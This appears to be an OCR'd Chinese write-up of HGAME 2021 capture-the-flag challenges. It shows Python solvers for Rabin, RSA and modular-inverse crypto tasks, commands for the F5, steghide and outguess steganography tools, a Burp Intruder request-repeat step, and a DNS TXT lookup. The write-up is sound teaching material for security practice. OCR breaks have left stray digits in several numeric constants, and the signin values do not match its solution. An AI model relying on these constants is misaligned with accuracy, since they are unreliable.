
Add | Edit | Remove | Up | Down

Enabled	Rule

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


☑ URL-encode these characters:



发送完成后回到商城页面查看：

刷出55张

兑换成功



hgame{L0ck_1s_TH3_S0lllut!on!!!}

Crypto

signin

拿到一个 Python 程序

```python
from libnum import *
from Crypto.Util import number

from secret import FLAG

m = s2n(FLAG)
a = number.getPrime(1024)
p = number.getPrime(1024)

c = a ** p * m % p

print("a = {}".format(a))
print("p = {}".format(p))
print("c = {}".format(c))
# a = 10362652341742119946189621
# p = 11586903723224192819304449
# c = 27485460417659734743158731
```

然后同样是安装库的问题，gmpy2 库在我电脑上编译不了，可能是什么库少装了。Python 高版本解决方式：

在：https://www.lfd.uci.edu/~gohlke/pythonlibs/

下载gmpy2安装包

GMPY: supports fast multiple-precision arithmetic.
Wraps the MPIR, MPFR, and MPC libraries.

gmpy-1.17-cp34-none-win_amd64.whl
gmpy-1.17-cp34-none-win32.whl
gmpy-1.17-cp27-none-win_amd64.whl
gmpy-1.17-cp27-none-win32.whl
gmpy2-2.0.8-cp39-cp39-win_amd64.whl
gmpy2-2.0.8-cp39-cp39-win32.whl
gmpy2-2.0.8-cp38-cp38-win_amd64.whl
gmpy2-2.0.8-cp38-cp38-win32.whl
gmpy2-2.0.8-cp37-cp37m-win_amd64.whl
gmpy2-2.0.8-cp37-cp37m-win32.whl
gmpy2-2.0.8-cp36-cp36m-win_amd64.whl
gmpy2-2.0.8-cp36-cp36m-win32.whl
gmpy2-2.0.8-cp35-cp35m-win_amd64.whl
gmpy2-2.0.8-cp35-cp35m-win32.whl
gmpy2-2.0.8-cp34-cp34m-win_amd64.whl
gmpy2-2.0.8-cp34-cp34m-win32.whl
gmpy2-2.0.8-cp27-cp27m-win_amd64.whl
gmpy2-2.0.8-cp27-cp27m-win32.whl

选择合适的版本，下载并安装：

pip install "whl包名"

正片开始，这个模运算还没接触过，自己弄了一晚上，最后让Liki小姐姐教了好久模运算才大概弄明白

先利用费马小定理化简加密公式

c = (a ** (p-1)) % p * a * m % p

c = a * m % p

c = am(mod p)

然后得出m = c/a(mod p)

因为模运算中的除法操作是靠逆元实现的，所以c/a在模运算中应该写成c*（a的逆元）

这里利用 gmpy2 中的函数 invert(a, p) 求逆元，所以总体程序是这样

```
from libnum import *
import gmpy2
a =
17385023839360859339195189661346760895044236316791188031787368689373312899494127
46075608006889470886013935191716551095081412686828895760313646963345639245322852
22870693181155608731996744543919961911954710012293873876853985789351830157648232
30215529724639443265200258807254390278037592179753069173808154190115 3
p =
10283590963309869475349824088120103743686397507210091598375352096188873613413348
62401381273164865665436650106729880830542563718452644295025029239285191064070754
41076303870999727410914693847926010540167392998414150222099689517076659052568598
63782528430604778952940267643241977757842784446005439164234352611282 9
c =
38583965407970048974816734094721193828621419396798583216819087861341774327012239
06123519171047486547793821747384945982157435223571820449205133095465666761183020
10096062989343659787767373624544318325137667833247715869456716399410033699373238
68230648328121279499420464357217284661000942504012290582127233506041
aInvert = gmpy2.invert(a, p)
print(n2s(int(c*aInvert % p)).decode())
```

运行，得flag

hgame{M0du1@r_m4th+1s^th3~ba5is-Of=cRypt0!!}

gcd or more?

cipher = pow(s2n(FLAG), 2, n)

百度得知 rabin 加密的操作和本题相同

查看rabin解密流程

根据以下公式计算出m_p和m_q：

$$m_p = c^{\frac{1}{4}(p+1)} \mod p$$

and

$$m_q = c^{\frac{1}{4}(q+1)} \mod q.$$

根据以下公式推导出一个可用的y_p和y_q：

$$y_p \cdot p + y_q \cdot q = 1$$

根据以下公式计算最终结果：

$$\begin{aligned} r &= (y_p \cdot p \cdot m_q + y_q \cdot q \cdot m_p) \mod n \\ -r &= n - r \\ s &= (y_p \cdot p \cdot m_q - y_q \cdot q \cdot m_p) \mod n \\ -s &= n - s \end{aligned}$$

可以证明每一个密文对应四个原文，而真正的原文一般需要根据验证码来对应。

写程序：

```
from libnum import *
import gmpy2
p =
852285650211289018533149345831290834419890452250225412985505704493898396090 19
q =
111614714641364911312915294479850549131835378046002423977989457843071188836271
n = p * q
Cipher =
766500368283066645619389449101598964164785482664717787314198410720209908147598 48
278060072878304728996168180809072766067444674534459089230549753936235095 39

mp = pow(Cipher, (p+1)//4, p)
mq = pow(Cipher, (q+1)//4, q)
yp = gmpy2.invert(p, q)
yq = gmpy2.invert(q, p)

a = (yp*p*mq + yq*q*mp) % n
b = n - a
c = (yp*p*mq - yq*q*mp) % n
d = n - c

print(n2s(int(a)).decode('utf-8', 'ignore'))
print(n2s(int(b)).decode('utf-8', 'ignore'))
print(n2s(int(c)).decode('utf-8', 'ignore'))
print(n2s(int(d)).decode('utf-8', 'ignore'))
```

hgame{3xgCd~i5_re4l1y+e@sy^r1ght?}

WhitegiveRSA

RSA 直接上程序

```
from Crypto.Util.number import long_to_bytes
import libnum
c = 74783149135389678036565451774821662479851776963726074215552 7
n = 88256459553622414063962598765941602942623923080461461327916 3
e = 65537
q = 10292249479429980750803486472 19
p = 85750408333971275248999381077 7

d = libnum.invmod(e, (p - 1) * (q - 1))
m = pow(c, d, n)   # m 的十进制形式
string = long_to_bytes(m)  # m明文
print(string)  # 结果为 b‘ m ’ 的形式
```

做这一题配环境配了好久，python3.8 装 Crypto 库死活不行

安装方式：

```
pip3 install pycryptodome
快速方式：pip3 install -i https://pypi.douban.com/simple pycryptodome
PyCrypto 已死,请替换为 PyCryptodome

需要在python目录里面把Python36\Lib\site-packages下的crypto文件改名，没错，就是直接改成Crypto。结果就能用了...
```

flag：

hgame{w0w~yOU_kNoW+R5@!}

The Password

这题就是 xor 加强版，Python 的移位操作和 C++ 还有一些不同，导致我循环位移语句‘((x >> right) ^ (x << (63-right)))’反复翻车

后来用 Z3 库的时候也因为各种奇奇怪怪的操作翻车

不过最后还是写出了解密程序，具体就不多说了

```
from libnum import *
from z3 import *

y = [15789597796041222200, 8279663441787235887, 9666438290109535850,
     10529571502219113153, 8020289479524135048, 10914636017953100490,
4622436850708129231]
n = [14750142427529922, 2802568775308984, 15697145971486341,
```


```
     9110411034859362, 4092084344173014, 2242282628961085, 10750832281632461]
r = [7, 4, 2, 6, 8, 5, 2]
l = [3, 9, 5, 13, 48, 7, 5]  # 左移16相当于右移64-16=48，所以l[4]=48

yn = [str(bin(y[i] ^ n[i]))[2:].zfill(64) for i in range(7)]

def solve(right, left, yXorN):
    x=[BitVec("x[%d]" % i, 1) for i in range(64)]
    s=Solver()
    for i in range(64):
        s.add(x[i] ^ x[(i+64-right) % 64] ^ x[(i+left) %
                                                 64] == int(yXorN[i]))
    s.check()

    if s.check() == sat:
        m=s.model()
        result=int("".join([str(m.eval(x[i])) for i in range(64)]), 2)
        return result


for i in range(7):
    print(str(n2s(solve(r[i], l[i], yn[i])))[2:-1], end='')
```

hgame{l1ne0r_a1gebr0&is@1mpor10n1^1n$crypto}

MISC

Tools

拿到手一个加密的压缩包和一个俄罗斯套娃的图片



查看文件属性

!LyJJ9bi&M7E72*JyD

根据首位的感叹号特征 推测是base91编码

解码后得到：


39,164,108,224,214,24,102,72,78,67,219,196,27,67

发现不对劲，然后看了下压缩包文件名是F5

搜了一下居然存在F5隐写这种东西，我直接好家伙。

然后上github下载了一下工具，成功解码

```
PS C:\Users\24385\[illegible]\F5-steganography> java Extract lopez.jpg -p "!LyJJ9bi&M7E72*JyD"
Huffman decoding starts
Permutation starts
577536 indices shuffled
Extraction starts
Length of embedded file: 18 bytes
(1, 127, 7) code used
```



e@317S*p1A4bIYIs1M

成功解开压缩包

。。。果然是套娃啊。这回学聪明了 直接搜索 Steghide


同样操作拿到密码

直接就冲！

```
atom@LAPTOP-UIS6PNGP:/mnt/c/Users/24385/Downloads/tools_21d9ccfca5a4321d6256038d3e885b6d/F5$ steghide info 01.jpg
"01.jpg":
  format: jpeg
  capacity: 292.0 Byte
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "pwd.txt":
    size: 18.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```


再冲！

```
atom@LAPTOP-UIS6PNGP:/mnt/c/Users/24385/Downloads/tools_21d9ccfca5a4321d6256038d3e885b6d/F5$ steghide extract -sf 01.jpg
Enter passphrase:
wrote extracted data to "pwd.txt".
```




解压 冲!


02.jpg



Outguess.7z


```
atom@LAPTOP-UIS6PNGP:/mnt/c/Users/24385/Downloads/tools_21d9ccfca5a4321d6256038d3e885b6d/F5/Steghide$ outguess -k "z0GFieYAee%gdf0%lF" -r 02.jpg hidden.txt
Reading 02.jpg....
Extracting usable bits:   4930 bits
Steg retrieve: seed: 184, len: 18
```





@UjXL93044V5zl2ZKI


解压 冲！JPHS?

03.jpg

JPHS.7z







解压

04.jpg

最后就是把获得的四个二维码缝合起来


懒得开 Photoshop 了，就这么缝合吧。反正都能扫描

hgame{Taowa_is_N0T_g00d_but_T001s_is_Useful}


Telegraph：1601 6639 3459 3134 0892

这题拿到手的第一反应就是频谱能量。最早接触音频隐写是两年前回形针的解密活动

拿到手马上导入 Au，查看频谱



可以看出来提示我们去看 850Hz，马上杀过去，看到长长短短莫斯电码



-.-- --- ..- .-. ..-. .-.. .- --. .. ... ---... ....- --. ----- ----- -.. ... ----- -. --. -... ..- - -. ----- - ....- --. ----- ----- -.. -- .- -. ----- ...-- ----. ...-- .---- ----- -.- ..

可惜自己想考业余无线电的资格证一直没有去考

拿到在线转换器转换一下

YOURFLAGIS4G00DS0NGBUTN0T4G00DMAN039310KI

转成flag：

hgame{4G00DS0NGBUTN0T4G00DMAN039310KI}

Hallucigenia

拿到的也是图片，几条路子过一遍，最后拿 Stegsolve 看一下。

马上就看出图片中藏的东西

二维码扫描出来是这样：

gmBCrkRORUkAAAAA+jrgsWajaq0BeC3IQhCEIQhCKZw1MxTzSlNKnmJpivW9IHVPrTjvkkuI3sP7bWA
EdIHWCbDsGsRkZ9IUJC9AhfZFbpqrmZBtI+ZvptWC/KCPrL0gFeRPOcI2WyqjndfUWlNj+dgWpe1qSTE
cdurXzMRAc5EihsEflmIN8RzuguWq61JWRQpSI51/KHHT/6/ztPZJ33SSKbieTa1C5koONbLcf9aYmsVh
7RW6p3SpASnUSb3JuSvpUBKxscbyBjiOpOTq8jcdRsx5/IndXw3VgJV6iO1+6jl4gjVpWouViO6ih9Zmy
bSPkhaqyNUxVXpV5cYU+Xx5sQTfKystDLipmqaMhxIcgvplLqF/LWZzIS5PvwbqOvrSlNHVEYchCEIQIS
ICSZJijwu50rRQHDyUpaF0y///p6FEDCCDFsuW7YFoVEFEST0BAACLgLOrAAAAAggUAAAAtAAAAFJESE
kNAAAAChoKDUdOUIk=

末尾是=，而且字符串含有+和/，说明是base64.

解码后：

b'\x82`B\xaeDNEI\x00\x00\x00\x00\xfa:\xe0\xb1f\xa3j\xad\x01x-\xc8B\x10\x84!\x08B)\x9c53\x14\xf3JSJ\x9ebi\x8a\xf5\xbd uO\xad8\xef\x92K\x88\xde\xc3\xfbm`\x04t\x81\xd6\t\xb0\xe
c\x1a\xc4dg\xd2\x14$/@\x85\xf6En\x9a\xab\x99\x90m#\xe6o\xa6\xd5\x82\xfc\xa0\x8f\xac\xbd \x15\xe409\xc26[*\xa3\x9d\xd7\xd4ZSc\xf9\xd8\x16\xa5\xedjI1\x1cv\xea\xd7\xcc\xc4@s\x9
1"\x86\xc1\x1f\x96b\r\xf1\x1c\xee\x82\xe5\xaa\xebRVE\nR#\x9d\x7f(q\xd3\xff\xaf\xf3\xb4\xf6I\xdft\x92)\xb8\x9eM\xadB\xe6J\x0e5\xb2\xdc\x7f\xd6\x98\x9a\xc5a\xed\x15\xba\xa7t\x
a9\x01)\xd4I\xbd\xc9\xb9+\xe9P\x12\xb1\xb1\xc6\xf2\x068\x8e\xa4\xe4\xea\xf27\x1dF\xccy\xfc\x89\xdd_\r\xd5\x80\x95z\x88\xed~\xea9x\x825iZ\x8b\x95\x88\xee\xa2\x87\xd6f\xc9\xb4
\x8f\x92\x16\xaa\xc8\xd51UzU\xe5\xc6\x14\xf9|y\xb1\x04\xdf++-\x0c\xb8\xa9\x9a\xa6\x8c\x87\x12\x1c\x82\xfae.\xa1\x7f-fs!.O\xbf\x06\xea:\xfa\xd2\x94\xd1\xd5\x11\x87!\x08B\x10!
"\x02I\x92b\x8f\x0b\xb9\xd2\xb4P\x1c<\x94\xa5\xa1t\xcb\xff\xff\xa7\xa1D\x0c \x83\x16\xcb\x96\xed\x81hTADI=\x01\x00\x00\x8b\x80\xb3\xab\x00\x00\x00\x02\x08\x14\x00\x00\x00\xb
4\x00\x00\x00RDHI\r\x00\x00\x00\n\x1a\n\rGNP\x89'

并不是文字字符串

题目中提到：“我们不仅弄错了他的上下，还颠倒了它的左右。”

看样子还存在逆序。

发现末尾有 GNP ， 是 PNG 的倒序，看样子这是把 PNG 转成 base64 存了。

写个程序存一下文件

翻正就拿到了flag

hgame{tenchi_souzou_dezain_bu}

DNS

这题主要考 DNS 相关的知识，拿到的是 Wireshark 抓到的包，其中有 DNS 请求，看了下是查询 flag.hgame2021.cf

62	26.393272135	192.168.43.11	192.168.43.1	DNS	77	Standard query 0x1361 A flag.hgame2021.cf
63	26.396628362	192.168.43.1	192.168.43.11	DNS	109	Standard query response 0x1361 A flag.hgame2021.cf A 172.67.148.67 A 104.21.39.188
64	26.396811741	192.168.43.11	192.168.43.1	DNS	77	Standard query 0xa66f AAAA flag.hgame2021.cf
65	26.398425334	192.168.43.1	192.168.43.11	DNS	133	Standard query response 0xa66f AAAA flag.hgame2021.cf AAAA 2606:4700:3031::ac43:9443 AAAA 2

再往下是 HTTP 请求，看了下网页内容

```
60 HTTP/1.1 200 OK  (text/html)
```

```
Line-based text data: text/html (12 lines)
    <html>\n
    <head>\n
    </head>\n
    <body>\n
    <script>\n
                while(true){\n
                    alert("Flag is here but not here")\n
                }\n
            </script>\n
    <b>Do you know SPF?</b>\n
    </body>\n
```

实际上这一题不用看这个也能想到和TXT记录有关。

然后打开 CMD ，输入 nslookup -q=txt flag.hgame2021.cf

```
C:\Users\24385>nslookup -q=txt flag.hgame2021.cf
服务器:  koolshare.lan
Address:  192.168.50.1

非权威应答:
flag.hgame2021.cf       text =

        "hgame{D0main_N4me_5ystem}"

C:\Users\24385>
```

hgame{D0main_N4me_5ystem}